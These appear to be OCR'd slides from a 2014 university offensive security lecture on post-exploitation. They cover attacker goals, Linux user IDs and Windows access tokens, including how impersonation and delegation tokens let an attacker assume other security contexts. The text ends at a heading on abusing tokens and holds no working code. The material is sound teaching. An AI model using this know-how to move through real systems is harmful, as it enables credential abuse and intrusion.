Post Exploitation

CIS 5930/4930
Offensive Computer Security
Spring 2014

Outline of Talk

- Overview of Post Exploitation
  - Basics
  - Tools
  - Goals
- Credentials/Authorization Overview
  - Passwords
  - 2-Auth
  - Linux (recap)
  - Windows Access Tokens (new)
- Meterpreter
  - Passing the Hash
  - Pivoting

Related Resources

- Windows Internals books
- SysInternals Suite http://technet.microsoft.com/en-us/sysinternals/bb545021.aspx
- *Security Implications of Windows Access Tokens - A Penetration Tester's Guide* http://labs.mwrinfosecurity.com/assets/142/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf
- http://www.darkoperator.com/
- The textbooks

Post Exploitation

Post Exploitation: "*Ok I hacked it, now what?*"

- Is about making the most out of every successful exploitation

Common Activities / Targets:

- User credentials (for password cracking)
- Maintaining access
- Covering tracks
- Expanding attacker control
- Pivoting / passing the hash

Post Exploitation

Techniques, Approaches, and Tools:


- Entirely architecture/platform specific
    - requires familiarity with target environment
        - Windows, *nix, Android, OSX, etc...
- Depends on the security model of target system
    - can differ drastically from platform to platform

Post Exploitation (Theory)

- Application / Software / Network security has improved over the past decade
  - Defense in Depth, Layers, Multi-factor auth
- Applications have also grown more complex
  - May be able to get at your target indirectly
    - Exploit A, to get to B
- Attackers can no longer just directly hack their target
  - inch by inch, incremental progress

Post Exploitation (Theory)

- Exploit existing system:
    - features
    - Trust relationships
    - Account privileges
    - Account access across the network



A Brief Overview of Authorization

Credentials Overview

Whenever a user/entity makes a request to perform an action on an object, they must present credentials.

- (i.e. read a file)
- user/pass, biometrics, certificate, token, session ID

The decision (permit / deny) is made with reference to the access control(s) of the system

- MAC
- DAC
- capabilities-models

Access Control in Linux

- Users are made very aware of permissions (and permissions related problems)
  - `ls -l`
- Most experienced users understand the permissions system
  - *Thus is commonly, well-understood by security / system admins*
- Machine - to - Machine access is not streamlined, unless specially set up to be.
  - ssh & ssh keys

Recap (Linux)

RUID = real user id.

- is the identity of the logged in user who launches programs.
- set when the user logs in, and can only be changed by a root user.
- Also process signalling is controlled by ruid
  - Process X can only signal process Y if process X has the same ruid as Y, or is root ruid.


Recap (Linux)

EUID = effective user id

- *Is the UID used to judge privilege and access permission.*
- In most cases, this is the same as ruid.
    - But if a program were flagged with the setuid bit, then when it is executed, it is assigned the euid of the owner of the program.
- Also the setuid() or seteuid() functions allow for the EUID to be changed.

But what is used in Windows to judge privilege and access permission?

Windows Security Model



Windows Access Control

DAC

- How owners specify specific permissions on a user by user basis for a object.

Privileged Access Control

- How Administrators gain access to other user's objects (i.e. employee is fired...)

MIC/MAC (or Mandatory Integrity Control)

- Used to prevent non-elevated accounts from accessing elevated objects & to isolate Protected-mode processes
    - i.e. a protected process from accessing unprotected configuration files

Windows Security Model

Subject - synonymous with "User"


Security Descriptor - contains the security information associated with a securable *object*. The descriptor can include:

- Security Identifiers (SIDs) for the owner/group
- DACL - Specifies the rights for specific users/groups
- SACL - Like DACL but for auditing
- control flags - to describe the Security Descriptor


Windows Security Model

Object - "a kernel object is a single, run-time instance of a statically defined object type" - Windows Internals 6th edition, pt1, page 21.

- Object protection & Access logging are the essence of discretionary access control & auditing.
- Objects usually contain a *security descriptor*..


YO DAWG I HEARD YOU LIKE TO USE A WORD TO DEFINE ITSELF
SO I DEFINED YOUR WORD, USING YOUR WORD, IN REFERENCE TO THE WORD
memegenerator.net

Windows Access Tokens



Objects...

Objects are essentially:

- A class/struct for holding attributes / functions
    - *A `process` is an instance of the `process object` type*


Object attributes:

- data field for holding some info about the object's state
    - Process ID
    - Scheduling priority #
    - Pointer to access token object

Examples of Objects?

- Anything managed by the **Executive Object Manager**....
- files, devices, mailslots, pipes (named & anonymous), jobs, processes, threads, events, keyed events, event pairs, mutexes, semaphores, shared memory sections, I/O completion ports, LPC ports, waitable timers, access tokens, volumes, window stations, desktops, network shares, services, registry keys, printers, Active Directory objects, etc... etc...

Windows Security Model



Windows Access Tokens

Access Token - [In Microsoft OSes] is a [kernel] object that contains the security information for a login session, and identifies:

- The user
- The user's groups
- and the user's privileges

Windows Access Tokens are commonly ***not*** *well-understood by most*

- Often, the confusion about it is akin to quantum physics

Windows Access Tokens

What is a login session?

- All the activity between login and logout in a multi-user OS
  - maintained by kernel
  - controlled by the `Local Security Authority Subsystem Service (LSA / LSASS)`
  - `winlogon` loads the user's profile upon login

Machine - to - Machine access is streamlined during a login session (via access tokens)

- *user's aren't re-prompted for credentials when operating on remote systems on the domain...*

Windows Access Tokens

Responsible for describing the security context of a process/thread

Used by the kernel, to make access control decisions.

Threads inherit the parent process's primary token

ACCESS TOKEN

Object Body Attributes

Security ID
Group ID
Privileges
Default owner
Primary group
Default ACL

Services

Create token
Open token
Query token info
Set token info
Duplicate token
Adjust token privileges
Adjust token groups

Windows Access Tokens

What gets access tokens?

- Each process
  - & Each thread
    (Windows is a multithreaded environment)

- Processes have a primary token associated, which dictates their privileges
  - primary token not to be confused with token types/security levels

Windows Access Tokens

Two main types of tokens:

- **Primary** (All processes/threads have one)
- **Impersonation**

Tokens have 4 different security levels:

- Anonymous Tokens
- Identification Tokens
- **Impersonation Tokens**
  - result (normally) from non-interactive logons
- **Delegation Tokens**
  - *quite interesting*
  - result from interactive logons

Impersonation & Delegation are the one's we are interested in for now --- they can be used to assume a different security context!!!

Windows Access Tokens


Impersonation tokens

- Even if another token is the primary token, if an impersonation token is present, allows the thread/process to act under a different security context
    - commonly used by developers to allow SYSTEM or the windows kernel to handle special functions (like Windows Auth).

Windows Access Tokens

Delegation tokens

- Allows thread/process to impersonate the security context of the given token on ANY OTHER system [in the domain]
  - as long as that token is valid on that system



IEXPLORE.EXE: 2436 Permissions

Security

Group or user names:

Administrator (TEST-72D701A358\Administrator)
SYSTEM

Add... Remove

Permissions for Administrator	Allow	Deny
Full Control	✓	
Read	✓	
Write	✓	
Special Permissions		

For special permissions or for advanced settings, click Advanced. Advanced

OK Cancel

IEXPLORE.EXE:2436 Properties

Image | Performance | Performance Graph | Disk and Network | Threads | TCP/IP | Security | Environment | Job | Strings

User: TEST-72D701A358\Administrator
SID: S-1-5-21-3885077481-2642030520-2357547590-500
Session: 0 Logon Session: b177

Group	Flags
BUILTIN\Administrators	Owner
BUILTIN\Users	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Logon SID (S-1-5-5-0-42027)	Mandatory
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory

Group SID: n/a

Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeDebugPrivilege	Disabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseBasePriorityPrivilege	Disabled
SeIncreaseQuotaPrivilege	Disabled

Permissions

OK Cancel

Process Explorer ... A358\Administrator]

File Options


Process			
ctfmon.exe	828 K	3,572 K	1668 CTF
IEXPLORE.EXE	15,636 K	4,516 K	2244 Inte
IEXPLORE.EXE	62,608 K	75,748 K	2436 Inte
procexp.exe	2,528 K	5,648 K	3012 Sysi

Command Line:
"C:\Program Files (x86)\Internet Explorer\iexplore.exe" SCODEF:2244 C
Path:
C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE
Tabs:

CPU Usage: 0.00% Commit Charge: 10.60% Processes: 31 Physical Usage: 34.37%

Abusing Tokens

